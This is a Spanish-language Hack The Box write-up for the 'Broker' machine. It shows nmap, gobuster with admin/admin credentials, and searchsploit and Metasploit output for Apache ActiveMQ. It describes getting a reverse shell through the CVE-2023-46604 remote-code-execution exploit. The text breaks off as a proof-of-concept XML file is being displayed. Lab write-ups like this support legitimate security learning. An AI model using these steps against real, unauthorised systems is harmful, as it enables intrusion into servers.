
Máquina Broker Hack The Box Easy

Vengo de ya realizar la máquina y podríamos considerar que tiene varios honeypot curiosos.

Ping de reconocimiento inicial:





Escáner de puertos NMAP, aquí es donde viene realmente el rabbit hole, hay demasiados puertos abiertos y eso en mi caso me ha hecho despistar, es cierto de que es más realista pero el hecho de tener varios puertos abiertos y encima con el mismo servicio me ha despistado.

```
Archivo  Acciones  Editar  Vista  Ayuda
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp    open  http       syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
1883/tcp  open  mqtt       syn-ack ttl 63
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/Consumer/Topic/#:
|_    ActiveMQ/Advisory/MasterBroker:
5672/tcp  open  amqp?      syn-ack ttl 63
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
8161/tcp  open  http       syn-ack ttl 63 Jetty 9.4.39.v20210325
|_http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: Jetty(9.4.39.v20210325)
43681/tcp open  tcpwrapped syn-ack ttl 63
61613/tcp open  stomp      syn-ack ttl 63 Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
```

```
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       syn-ack ttl 63 Jetty 9.4.39.v20210325
|_http-title: Site doesn't have a title.
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
61616/tcp open  apachemq   syn-ack ttl 63 ActiveMQ OpenWire transport 5.15.15
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
```

Página de inicio que pide credenciales, prueba con admin/admin.





Como detalle de vital importancia cuando tu accedes a la máquina y la página del puerto 80 te pide credenciales, por defecto las puedes encontrar en Google pero no aporta mucho en esta ocasión, lo que si que he aprendido en esta máquina es que herramientas como gobuster van a dar error 401, porque no están logueadas con credenciales válidas para ejecutar el fuzzing aprendido antes

```
┌──(jouker㉿joukerm)-[~]
└─$ sudo gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.11.243 -x sh,txt,php,html -t 60 --add-slash -U admin -P admin
[sudo] contraseña para jouker:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.243
[+] Method:                  GET
[+] Threads:                 60
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Auth User:               admin
[+] Extensions:              sh,txt,php,html
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images/              (Status: 403) [Size: 445]
/admin/               (Status: 200) [Size: 8418]
Progress: 4171 / 1102805 (0.38%)
```


Realmente la gracia es que buscando por ActiveMQ ninguno de estos es realmente, si entras a Metasploit a probar módulos ninguno funciona.

```
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                 |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
ActiveMQ < 5.14.0 - Web Shell Upload (Metasploit)                                              | java/remote/42283.rb
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Execution                        | windows/remote/40857.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure                                   | multiple/remote/33868.txt
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting                                 | multiple/remote/33905.txt
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal Shell Upload (Metasploit)                     | windows/remote/48181.rb
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


```
┌──(jouker㉿joukerm)-[~]
└─$ msfconsole -q
msf6 > search ActiveMQ

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/multi/http/apache_activemq_upload_jsp          2016-06-01       excellent  No     ActiveMQ web shell upload
   1     \_ target: Java Universal                            .                .          .      .
   2     \_ target: Linux                                     .                .          .      .
   3     \_ target: Windows                                   .                .          .      .
   4   exploit/windows/http/apache_activemq_traversal_upload  2015-08-19       excellent  Yes    Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload
   5   auxiliary/scanner/http/apache_activemq_traversal       .                normal     No     Apache ActiveMQ Directory Traversal
   6   auxiliary/scanner/http/apache_activemq_source_disclosure .              normal     No     Apache ActiveMQ JSP Files Source Disclosure
   7   exploit/multi/misc/apache_activemq_rce_cve_2023_46604  2023-10-27       excellent  Yes    Apache ActiveMQ Unauthenticated Remote Code Execution
   8     \_ target: Windows                                   .                .          .      .
   9     \_ target: Linux                                     .                .          .      .
   10    \_ target: Unix                                      .                .          .      .
   11  exploit/windows/browser/samsung_security_manager_put   2016-08-05       excellent  No     Samsung Security Manager 1.4 ActiveMQ Broker Service PUT Method Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/windows/browser/samsung_security_manager_put

msf6 >
```

´Por cierto al final si que uno funciona, solo que no he puesto las suficientes ganas antes al descubrirlo.

Con metasploit se ha podido hacer si señor.




Con estos estas a funcionado la reverse Shell y he obtenido lo necesario.




Igualmente y de otra forma, voy a enseñar el proceso que he ralizado yo para obtener esta misma shell de forma manual ya que es lo que me ha costado algo más de encontrar después de varios repositorios de GitHub en GO.

Este es el que realmente me funcionó al intentarlo


En el scan de nmap nos sale la versión pero en un puerto muy diferente, es ahí la gracia del sistema





Github del colega que lo ha subido.



Le he peusto permiso de ejecución a todo no vaya a ser.




Archivo Acciones Editar Vista Ayuda
jouker@joukerm)-[~/Escritorio/temporal/CVE-2023-46604-ActiveMQ-RCE-pseudoshell/CVE-2023-46604]
$ ls -l
total 20
-rwxrwxr-x 1 jouker jouker 29 may 26 09:52 go.mod
-rwxrwxr-x 1 jouker jouker 1672 may 26 09:52 main.go
-rwxrwxr-x 1 jouker jouker 730 may 26 09:56 poc-linux.xml
-rwxrwxr-x 1 jouker jouker 717 may 26 09:52 poc-windows.xml
-rwxrwxr-x 1 jouker jouker 2246 may 26 09:52 README.md
$ cat poc-linux.xml
<?xml version="1.0" encoding="UTF-8" ?>
